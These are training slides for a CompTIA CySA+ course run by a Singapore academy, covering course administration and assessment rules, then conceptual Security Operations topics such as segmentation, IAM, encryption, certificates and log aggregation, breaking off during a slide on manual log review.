COURSE SLIDES · WSQ

CompTIA Cybersecurity Analyst (CySA+) Training

WSQ Course Code: TGS-2024049211

WSQ TSC: Cyber Risk Management (ICT-SNA-4007-1.1)

Conducted by Tertiary Infotech Academy Pte Ltd · UEN 201200696W

Version v8 · 18 Aug 2026

© 2026 Tertiary Infotech Academy Pte Ltd. All rights reserved. · www.tertiarycourses.com.sg

COURSE ADMINISTRATION

Welcome & Housekeeping

© 2026 Tertiary Infotech Academy Pte Ltd

Digital Attendance (Mandatory)

- It is mandatory to take the AM, PM and Assessment digital attendance for WSQ-funded courses.
- The trainer/administrator displays the digital attendance QR code from the SSG portal.
- Scan the QR code with your mobile phone camera and submit your attendance.
- A minimum of 75% attendance is required to be eligible for assessment and funding.

© 2026 Tertiary Infotech Academy Pte Ltd

About the Trainer



Your Trainer

General Trainer template —
to be completed by the trainer

NAME

TITLE / DESIGNATION

QUALIFICATIONS

AREAS OF EXPERTISE

TRAINING & INDUSTRY EXPERIENCE

CONTACT

© 2026 Tertiary Infotech Academy Pte Ltd

YOUR TRAINER

About the Trainer



Dr. Alfred Ang

Principal Trainer
Tertiary Infotech Academy Pte. Ltd.

ROLE
Principal Trainer, Tertiary Infotech Academy Pte. Ltd.

EXPERTISE
Cybersecurity, SOC operations, data science, AI and machine learning.

DELIVERS
WSQ courses on CompTIA certifications, cybersecurity, AI & data analytics.

FOUNDER
Founder and lead instructor at Tertiary Infotech / Tertiary Courses.

© 2026 Tertiary Infotech Academy Pte Ltd

ICE-BREAKER

Let's Know Each Other

- Your name and organisation / role.
- Your experience with security operations and SOC tools (if any).
- What you want to get out of this CySA+ course.
- One security incident or tool you are curious about.

© 2026 Tertiary Infotech Academy Pte Ltd

HOUSEKEEPING

Ground Rules


1. Set your mobile phone to silent mode.
2. Participate actively — no question is too small.
3. Mutual respect: agree to disagree.
4. One conversation at a time.
5. Be punctual; return from breaks on time.
6. 75% attendance is required.

© 2026 Tertiary Infotech Academy Pte Ltd

COURSE PORTAL · LMS / TMS

Download Course Material

- Log in to the Tertiary Infotech LMS/TMS portal:
  - **https://lms-tms.tertiaryinfotech.com**
- Download the Course Slides and Learner Guide.
- Take your digital attendance and TRAQOM survey here.
- Submit your assessment answers on the portal.



© 2026 Tertiary Infotech Academy Pte Ltd

SCHEDULE

Lesson Plan — 5 Days, 8 hours/day

Days 1–3

- **Day 1**
  - Topic 1: Security Operations — theory + Labs 1–10
- **Day 2**
  - Topic 2: Vulnerability Management — theory + Labs 11–19
- **Day 3**
  - Topic 3: Incident Response & Management — theory + Labs 20–25

Days 4–5 & timing

- **Day 4**
  - Topic 4: Reporting & Communication — theory + Labs 26–30
- **Day 5**
  - Revision + Practice Exam
  - Course Feedback & TRAQOM Survey
  - Final Assessment (WA + Case Study)
- **Daily timing**
  - 9:30am–6:30pm · 1-hour lunch · tea breaks within

© 2026 Tertiary Infotech Academy Pte Ltd

SKILLS FRAMEWORK

WSQ Skills Framework

- **TSC Title: Cyber Risk Management**
- **TSC Code: ICT-SNA-4007-1.1**
- This course is aligned to the SkillsFuture Singapore (SSG) Skills Framework Technical Skills & Competency (TSC) above.

© 2026 Tertiary Infotech Academy Pte Ltd

TSC Knowledge (K)

- K1 Cyber risk assessment techniques
- K2 Security risks, threats and vulnerabilities
- K3 Possible treatments of security risks, threats and vulnerabilities
- K4 Required levels of confidentiality, integrity, privacy and personal data protection as well as privacy technologies

© 2026 Tertiary Infotech Academy Pte Ltd

SKILLS FRAMEWORK

TSC Abilities (A)

- A1 Develop cyber risk assessment techniques to identify security loopholes and weaknesses in the business
- A2 Design cyber risk assessments by consolidating insights from the business and various functions
- A3 Identify cyber security risks, threats and vulnerabilities, and their impact on the organisation
- A4 Identify possible treatments for cyber risks, threats and vulnerabilities identified
- A5 Implement endorsed treatment and measures to address security gaps

© 2026 Tertiary Infotech Academy Pte Ltd

WHAT YOU'LL ACHIEVE

Learning Outcomes

1

LO1

Identify cyber security risks, threats, and vulnerabilities, and assess their impact on the organization.

2

LO2

Develop cyber risk assessments by consolidating insights from business to identify security gaps.

3

LO3

Identify possible treatments for identified cyber risks, threats, and vulnerabilities.

4

LO4

Implement endorsed treatment measures to address security gaps and ensure data protection.

© 2026 Tertiary Infotech Academy Pte Ltd

CompTIA CySA+ (CS0-003) Exam Domains

1

Security Operations · 33%

OS & software security, Logging & log ingestion, Network architecture & segmentation, Identity & access management …

2

Vulnerability Management · 30%

Asset discovery & network mapping, Vulnerability scanning (OpenVAS/ZAP/Nikto), Analysing scan results, CVSS scoring & prioritisation …

3

Incident Response and Management · 20%

Attack frameworks (Kill Chain, ATT&CK, Diamond), Evidence acquisition & chain of custody, Memory & host forensics, Log analysis for IR …

4

Reporting and Communication · 17%

Vulnerability management reporting, Executive incident reporting, Security metrics (MTTD/MTTR), Compliance reporting (PCI DSS / ISO 27001 / NIST) …

© 2026 Tertiary Infotech Academy Pte Ltd

How This Course Maps to the Exam

- The four course topics follow the four CS0-003 exam domains in order and weight:
  - Topic 1 — Security Operations (33%) · Labs 1–10
  - Topic 2 — Vulnerability Management (30%) · Labs 11–19
  - Topic 3 — Incident Response and Management (20%) · Labs 20–25
  - Topic 4 — Reporting and Communication (17%) · Labs 26–30
- Every lab is tagged with the CySA+ exam objective it practises.

© 2026 Tertiary Infotech Academy Pte Ltd

Course Outline — Topic 1: Security Operations (33%)

- OS & software security
- Logging & log ingestion
- Network architecture & segmentation
- Identity & access management
- Encryption & active defence
- Indicators of malicious activity
- Packet & traffic analysis
- Email analysis
- Threat intelligence & MITRE ATT&CK

© 2026 Tertiary Infotech Academy Pte Ltd

Course Outline — Topic 2: Vulnerability Management (30%)

- Asset discovery & network mapping
- Vulnerability scanning (OpenVAS/ZAP/Nikto)
- Analysing scan results
- CVSS scoring & prioritisation
- Web application vulnerabilities (XSS/SQLi)
- Exploitation with Metasploit
- Patch management & hardening
- Attack surface reconnaissance

© 2026 Tertiary Infotech Academy Pte Ltd

Course Outline — Topic 3: Incident Response and Management (20%)

- Attack frameworks (Kill Chain, ATT&CK, Diamond)
- Evidence acquisition & chain of custody
- Memory & host forensics
- Log analysis for IR
- Containment & isolation
- IR playbooks & tabletop exercises

© 2026 Tertiary Infotech Academy Pte Ltd

Course Outline — Topic 4: Reporting and Communication (17%)

- Vulnerability management reporting
- Executive incident reporting
- Security metrics (MTTD/MTTR)
- Compliance reporting (PCI DSS / ISO 27001 / NIST)
- Stakeholder communication & lessons learned

© 2026 Tertiary Infotech Academy Pte Ltd

FINAL ASSESSMENT

Briefing for Assessment

- Place phones and other materials under the table or on the floor.
- No photos or recording of assessment scripts.
- No discussion during the assessment.
- Use a black/blue pen for hard-copy assessments. No liquid paper or correction tape.
- Assessment scripts will be collected when the time is up.

© 2026 Tertiary Infotech Academy Pte Ltd

FINAL ASSESSMENT

Assessment

- Written Assessment (SAQ) — 1 hour.
- Case Study (CS) — 1 hour.
- Format: Open Book — slides, Learner Guide and approved materials only.
- An appeal process is available for learners assessed as Not Yet Competent.

© 2026 Tertiary Infotech Academy Pte Ltd

ON ASSESSMENT DAY

Assessment Flow

1. TRAQOM survey — scan the QR code on the LMS
2. Assessment digital attendance — scan the SSG QR
3. Sit WA (SAQ) then Case Study — open book
4. Submit your answers on the LMS
5. Sign the Assessment Summary Record

© 2026 Tertiary Infotech Academy Pte Ltd

Criteria for Funding

- Minimum attendance rate of 75% based on the SSG Digital Attendance record.
- Complete the assessment and be assessed as 'Competent'.

© 2026 Tertiary Infotech Academy Pte Ltd

1

TOPIC 1 · 33% OF CS0-003

Security Operations

© 2026 Tertiary Infotech Academy Pte Ltd

EXAM WEIGHTING 33%

Topic 1 Overview — Security Operations

1. OS & software security
2. Logging & log ingestion
3. Network architecture & segmentation
4. Identity & access management
5. Encryption & active defence
6. Indicators of malicious activity
7. Packet & traffic analysis
8. Email analysis
9. Threat intelligence & MITRE ATT&CK

© 2026 Tertiary Infotech Academy Pte Ltd

Network Architecture — In Depth

- Network architecture describes how devices and links are arranged, both physically and logically, using topologies such as star (all nodes connect to a central switch), bus (nodes share a single backbone), and mesh (nodes interconnect for redundancy).
- Software-defined networking (SDN) separates the control plane, which makes routing and forwarding decisions, from the data plane, which actually moves packets, letting administrators program and centrally orchestrate network behavior.
- A virtual private cloud (VPC) carves out logically isolated, private resources inside a shared public cloud, using encryption, private subnets, and access controls so tenant traffic stays segregated.
- Analysts must understand these designs because the chosen topology and control model determine where sensors, chokepoints, and trust boundaries sit, which shapes both monitoring coverage and attack paths.
- **On the exam: Expect scenario questions asking you to match a topology, SDN control/data plane concept, or VPC design to a security or monitoring requirement.**

© 2026 Tertiary Infotech Academy Pte Ltd

Network Architecture — Key Points

- Physical
  - Star
  - Bus
  - Mesh
  - Software-defined
  - Control layer (routing)
  - Data layer (moving packets)

© 2026 Tertiary Infotech Academy Pte Ltd

Network Architecture (2)

- Virtual private cloud (VPC)
  - Private resources in a public cloud environment
  - Uses encryption for security
- Virtual Private Network (VPN)
  - Secure tunnel between two endpoints
  - Almost always encrypted

© 2026 Tertiary Infotech Academy Pte Ltd

Network Architecture (3)

- Serverless
  - Deploy software network components without a server
- FaaS
  - Use other people's services instead of hosting your own

© 2026 Tertiary Infotech Academy Pte Ltd

Asset Management — In Depth

- IT Asset Management (ITAM) is the practice of tracking every hardware and software asset across its lifecycle: acquisition, deployment, maintenance, retirement, and secure disposal.
- It relies on an accurate inventory and configuration baseline, often enforced through asset tagging and a configuration management database (CMDB) so each asset has a known owner, location, and state.
- For a SOC, you cannot protect, patch, or scan what you do not know exists, so complete asset visibility is the foundation for vulnerability management, incident scoping, and detecting rogue or unmanaged devices.
- **On the exam: The exam ties asset management to vulnerability and detection coverage, testing why unknown or unmanaged assets create blind spots and how lifecycle stages affect risk.**

© 2026 Tertiary Infotech Academy Pte Ltd

Asset Management — Key Points

- IT Asset Management (ITAM)
- Asset lifecycle
  - Acquisition
  - Deployment
  - Maintenance
  - Retirement
  - Disposal
- Maintaining inventory and configuration
  - Asset tagging

© 2026 Tertiary Infotech Academy Pte Ltd

Network Segmentation — In Depth

- Network segmentation is the process of dividing one large network into smaller subnetworks or zones, typically using VLANs, subnets, firewalls, or physical separation.
- It improves manageability and traffic performance while limiting an attacker's ability to move laterally, since a compromised host in one segment cannot freely reach systems in another.
- Segmentation can be applied at multiple OSI and TCP/IP layers, for example physical-layer separation using distinct interconnecting devices and cabling, or data-link-layer separation using VLANs and access control lists.
- Analysts care because well-placed segments contain breaches, protect high-value assets like domain controllers or cardholder data, and create enforceable inspection points for monitoring.
- **On the exam: Look for questions on containing lateral movement and isolating sensitive systems, and on choosing the correct segmentation technique (VLAN, subnet, physical) for a given zone.**

© 2026 Tertiary Infotech Academy Pte Ltd

Network Segmentation — Key Points

- What is network segmentation?
  - The process of breaking down large networks into smaller networks/zones
- What does it do?
  - Improves management of network
  - Improves traffic across network
  - Prevents attacker from moving across networks

© 2026 Tertiary Infotech Academy Pte Ltd

Network Segmentation (2)

- Achievable across all OSI & TCP/IP layers
- Physical layer segmentation
  - Separate networks & devices connected to separate interconnecting devices
- Link layer segmentation
  - VLANs allows multiple devices across multiple networks to be connected to the same physical device
    - Manage traffic
    - Ensure segmentation
    - Verify hard isolation across networks

© 2026 Tertiary Infotech Academy Pte Ltd


Jump Box/Server — In Depth

- A jump box (also called a jump server or bastion host) is a hardened, tightly controlled system that acts as the single entry point for administrators to reach a secured or segmented network zone.
- By channelizing all administrative access through this one host, an organization can enforce strong authentication, log every session, and restrict which internal systems are reachable, making the jump box a natural monitoring and auditing choke point.
- SOC analysts value it because any administrative activity to sensitive segments should flow through and be recorded at the jump box, so anomalous logins or commands there are a high-fidelity signal of compromise.
- **On the exam: Expect the jump box to appear as the correct control for secure, monitored administrative access into a segmented or high-value network.**

© 2026 Tertiary Infotech Academy Pte Ltd

Jump Box/Server — Key Points

- Channelizing
- Monitoring



© 2026 Tertiary Infotech Academy Pte Ltd

Identity and Access Management (IAM) — In Depth

- Identity and Access Management (IAM) is the framework for establishing who a user is and controlling what they may do, spanning identification, authentication, and authorization.
- Identification claims an identity, authentication proves it using factors such as a password, PIN, token, or biometric, and authorization then grants only the privileges that identity is permitted.
- IAM manages the full identity lifecycle, from registering a new user and provisioning credentials to privilege management and eventual deprovisioning when access is no longer needed.
- For a SOC, IAM is central because compromised or over-privileged accounts are a primary attack vector, and strong identity controls plus clean provisioning reduce both the attack surface and the blast radius of a breach.
- **On the exam: The exam distinguishes identification vs authentication vs authorization and tests IAM lifecycle and least-privilege concepts as mitigations.**

© 2026 Tertiary Infotech Academy Pte Ltd

Identity and Access Management (IAM) — Key Points

- Determining a user’s identity
  - Identification
  - Authentication

© 2026 Tertiary Infotech Academy Pte Ltd

Identity and Access Management (IAM) (2)

- Managing identities
- Process
- Register as new user
- Provide credentials
- Authentication
- Password, PIN, token, biometrics, etc.

© 2026 Tertiary Infotech Academy Pte Ltd

Identity and Access Management (IAM) (3)

- Privilege management
  - Authorization
    - Providing resource access
  - The key is authentication
    - Multi Factor authentication (MFA)

© 2026 Tertiary Infotech Academy Pte Ltd

Identity and Access Management (IAM) (4)

- Single sign-on (SSO)
- Using a single identity across several applications or organizations
- Security Assertion Markup Language (SAML)
- Manages and transports SSO credentials

© 2026 Tertiary Infotech Academy Pte Ltd

Identity and Access Management (IAM) (5)

- Federated identification
  - Using a single identity across several organizations
  - User identifies/ authenticates with a central identity manager
  - Example: OpenID

© 2026 Tertiary Infotech Academy Pte Ltd

IAM Methods — In Depth

- IAM enforcement uses distinct access control models. Role-based access control (RBAC) assigns users to roles or groups and grants object permissions to those roles, so access follows job function.
- Attribute-based access control (ABAC) grants permissions dynamically by evaluating attributes of the subject, object, action, and environment, allowing fine-grained, context-aware policies.
- Mandatory access control (MAC) is a rigid model where subjects hold clearances and objects carry classification labels, and the system, not the resource owner, enforces access based on those labels.
- Analysts must recognize each model because the enforcement style determines how privileges are audited, how least privilege is achieved, and how a misconfiguration could expose data.
- **On the exam: Expect to match RBAC, ABAC, MAC (and DAC) to a described access-control requirement or to identify the model that best enforces least privilege.**

© 2026 Tertiary Infotech Academy Pte Ltd

IAM Methods — Key Points

- Role-based access control (RBAC)
  - Users (subjects) belong to one or more roles (groups)
  - Object permissions are granted based on role
- Attribute-based access control (ABAC)
  - Users (subjects) possess descriptive attributes
  - Object permissions are granted based on attributes

© 2026 Tertiary Infotech Academy Pte Ltd

IAM Methods (2)

- Mandatory access control (MAC)
  - Subjects have clearances
  - Objects have classifications

© 2026 Tertiary Infotech Academy Pte Ltd

IAM Auditing — In Depth

- IAM auditing is the periodic review of identities, entitlements, and access activity to confirm that permissions still match legitimate need and that no unauthorized changes have occurred.
- Because automated provisioning can drift and attackers create or escalate accounts, manual review of privileged accounts, group memberships, and access logs is often necessary to spot subtle malicious behavior.
- For the SOC, regular access recertification and log review surface orphaned accounts, privilege creep, and indicators of account misuse before they enable a larger compromise.
- **On the exam: The exam frames IAM auditing and access recertification as detective controls for privilege creep, orphaned accounts, and unauthorized escalation.**

© 2026 Tertiary Infotech Academy Pte Ltd

IAM Auditing — Key Points

- Manual review
  - Necessary to identify malicious behavior

© 2026 Tertiary Infotech Academy Pte Ltd

Cloud Access Security Broker (CASB) — In Depth

- A Cloud Access Security Broker (CASB) is a security enforcement point that sits between users and cloud services, inspecting and controlling traffic to and from SaaS, PaaS, and IaaS platforms.
- It is built on four pillars: visibility into who is accessing which cloud resources, threat protection to detect and block malicious activity, compliance controls to meet regulatory requirements, and data security to protect sensitive information such as through DLP and encryption.
- CASBs deploy inline as a forward or reverse proxy or out-of-band via API integration, giving analysts a way to discover shadow IT and enforce consistent policy across otherwise unmanaged cloud usage.
- SOCs rely on CASBs because cloud adoption moves data outside the traditional perimeter, and the CASB restores visibility and control over that traffic.
- **On the exam: Know the four CASB pillars and that a CASB is the control for visibility, DLP, and policy enforcement over cloud/SaaS usage and shadow IT.**

© 2026 Tertiary Infotech Academy Pte Ltd

Cloud Access Security Broker (CASB) — Key Points

- CASB runs between users and cloud services
- Four CASB pillars
  - Visibility – subject/object access transparency
  - Threat protection – detects and blocks malicious activity
  - Compliance – controls to adhere to regulatory requirements
  - Data security – controls to protect sensitive data

© 2026 Tertiary Infotech Academy Pte Ltd

Encryption — In Depth

- Encryption is a mathematical technique that scrambles readable plaintext into unreadable ciphertext and can reverse the process to recover the plaintext with the correct key.
- Symmetric encryption uses one shared secret (private) key for both encrypting and decrypting and is fast, making it suited to bulk data; asymmetric encryption uses a mathematically linked public and private key pair.
- In public-key (asymmetric) cryptography, data encrypted with one key of the pair can only be decrypted with the other, which enables secure key exchange, confidentiality, and the basis for digital signatures.
- Analysts care because encryption protects data at rest and in transit, but it also hides attacker traffic, so understanding both algorithms and key handling is essential for defense and detection.
- **On the exam: Expect questions contrasting symmetric vs asymmetric encryption by speed, key handling, and use case, and how the public/private key pair enables confidentiality.**

© 2026 Tertiary Infotech Academy Pte Ltd

Encryption — Key Points

- Mathematical technique to scramble text
  - Converts plaintext into ciphertext
  - Reversible (converts ciphertext into plaintext)
- Types of encryption
  - Symmetric (private key)
  - Asymmetric (public key)
- Public-key cryptography (asymmetric encryption)
  - Uses two keys
  - Public and private key pair
  - If you encrypt with one key, you can decrypt with the other

© 2026 Tertiary Infotech Academy Pte Ltd

Digital Signature — In Depth

- A digital signature combines hashing and asymmetric encryption to prove the origin and integrity of a message or file.
- A hash function takes input of any size and produces a unique fixed-length digest; the sender encrypts that digest with their private key, and the recipient verifies it using the sender's public key.
- If the recomputed hash matches the decrypted one, it confirms both that the sender holds the corresponding private key (authentication and non-repudiation) and that the content was not altered (integrity).
- For a SOC, digital signatures underpin trust in code signing, secure email, and certificates, so signature validation failures can indicate tampering or spoofing.
- **On the exam: The exam tests that digital signatures provide integrity, authentication, and non-repudiation by signing a hash with the sender's private key.**

© 2026 Tertiary Infotech Academy Pte Ltd

Digital Signature — Key Points

- Uses encryption
- Uses hashing
- Mathematical function that take input and creates a unique fixed-length output
- Verifies the message sender

© 2026 Tertiary Infotech Academy Pte Ltd

Certificate Management — In Depth

- A digital certificate binds the public key of a known identity to that identity and is issued and vouched for by a trusted entity called a certificate authority (CA), with trust as its foundation.
- Certificates follow the X.509 standard, which defines their contents such as the subject, issuer, public key, validity period, and serial number, enabling interoperable public key infrastructure (PKI).
- Certificate management covers the full lifecycle: enrollment and issuance, renewal, revocation via CRL or OCSP, and secure storage of private keys.
- Analysts care because expired, misissued, self-signed, or revoked certificates break trust and are frequently abused in phishing, man-in-the-middle attacks, and malicious code signing.
- **On the exam: Expect questions on X.509, the CA trust model, and revocation (CRL/OCSP), plus recognizing certificate errors as indicators of compromise.**

© 2026 Tertiary Infotech Academy Pte Ltd

Certificate Management — Key Points

- Digital certificate
  - Public key of a known identity
  - Stored by a trusted entity
- Certificate authority
  - Trusted entity that stores public keys of known identities
- Trust is the foundation

© 2026 Tertiary Infotech Academy Pte Ltd

Certificate Management (2)

- X.509
  - IEEE certificate standard
  - Defines certificate contents
- Certificate management includes
  - Creation
  - Authenticating
  - Storage (trusted)
  - Distribution
  - Revocation

© 2026 Tertiary Infotech Academy Pte Ltd

Active Defense — In Depth

- Active defense is a set of proactive techniques that make an organization a harder, less predictable target rather than a sitting one.
- Moving Target Defense (MTD) continuously changes the attack surface, for example by rotating IP addresses, ports, or configurations, so reconnaissance data quickly becomes stale and less valuable to an attacker.
- Honeypots and honeynets are decoy systems and networks deployed to lure, detect, and study adversaries, generating high-fidelity alerts because any interaction with them is inherently suspicious.
- By using obfuscation and agility, active defense increases attacker cost and dwell-time risk while giving the SOC early, low-noise detection signals.
- **On the exam: Know that active defense (MTD, honeypots/honeynets, deception) aims to disrupt reconnaissance and generate high-fidelity detection, not to hack back.**

© 2026 Tertiary Infotech Academy Pte Ltd

Active Defense — Key Points

- Avoid being a sitting target
- Moving Target Defense (MTD)
  - Change attack surface frequently to confuse attackers
  - Honeypots and honeynets
- Use obfuscation and agility
  - Reduces value of reconnaissance

© 2026 Tertiary Infotech Academy Pte Ltd

Overview



© 2026 Tertiary Infotech Academy Pte Ltd

Aggregation — In Depth

- Aggregation is the process of collecting log and event data from many disparate sources across the enterprise and centralizing it in one place, such as a log manager or the ingestion tier of a SIEM.
- Sources include servers, endpoints, firewalls, IDS/IPS sensors, routers, switches, and applications, each producing records in different formats that a log manager normalizes and consolidates into a searchable store.
- For a SOC analyst, aggregation is the foundation of monitoring because correlating an attack that spans multiple systems is impossible when logs remain siloed on individual hosts, and centralization also protects the evidence trail if an attacker wipes local logs.
- **On the exam: Expect questions asking which capability collects logs from multiple sources into a single repository to enable correlation, distinguishing aggregation from correlation, parsing, and normalization.**


© 2026 Tertiary Infotech Academy Pte Ltd

Aggregation — Key Points

- Sources
- Log managers

© 2026 Tertiary Infotech Academy Pte Ltd

Kibana Demo



© 2026 Tertiary Infotech Academy Pte Ltd

Analytics — In Depth

- Analytics applies statistical and behavioral techniques to aggregated data to surface meaningful patterns, and it depends on first establishing a baseline of normal activity so that abnormal activity can be measured against it.
- Trend analysis examines how metrics move over time to spot gradual shifts, while historical analysis uses recorded past behavior to give context to a current event and confirm whether it is genuinely anomalous.
- The core goal is detecting deviations from the baseline, because most attacks manifest as behavior that differs from the established norm, and a spike or drift away from expected values is a strong indicator of compromise.
- Analysts rely on analytics to move from raw data to informed defensive decisions, prioritizing which alerts warrant investigation rather than reacting to every log line.
- **On the exam: The exam tests that a baseline is a prerequisite for detecting anomalies and that trend and historical analysis are used to identify deviations that inform defensive action.**

© 2026 Tertiary Infotech Academy Pte Ltd

Analytics — Key Points

- Trend analysis
  - Baseline required
  - Looking for deviations from baselines
- Historical analysis
  - Past behavior used to gain perspective
  - Make informed decisions for defense

© 2026 Tertiary Infotech Academy Pte Ltd

Manual Review — In Depth

- Manual review is the analyst-driven inspection of raw log data by hand, reading through records such as firewall logs, authentication logs, Windows event logs, and Unix/Linux syslogs to find indicators automated tooling may have missed.
